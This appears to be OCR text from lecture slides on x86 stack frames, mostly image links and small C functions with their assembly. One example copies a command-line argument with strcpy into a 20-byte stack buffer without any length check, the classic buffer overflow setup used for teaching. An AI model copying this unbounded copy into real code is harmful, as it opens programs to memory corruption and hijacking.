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


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


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

EAX: 4

EIP

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


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EIP

Now let's add a buffer

```
int foo()
{
   char buf[20];
   return 0;
}
```

```
int main()
{
   return foo();
}
```

```
foo:
   pushl %ebp
   movl %esp, %ebp
   subl $32, %esp
   movl $0, %eax
   leave
   ret
```

```
main:
   pushl %ebp
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


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EIP

```
main:
    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
```


Calling a libC function

```
int foo(char *str)
{
   char buf[20];
   strcpy(buf, str);
   return 0;
}
```

```
int main(int argc,
         char *argv[])
{
   return foo(argv[1]);
}
```

```
foo:
  pushl %ebp
  movl %esp, %ebp
  subl $36, %esp
  movl 8(%ebp), %eax
  movl %eax, 4(%esp)
  leal -28(%ebp), %eax
  movl %eax, (%esp)
  call strcpy
  xorl %eax, %eax
  leave
  ret
```

Calling a libC function



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

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


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


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


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


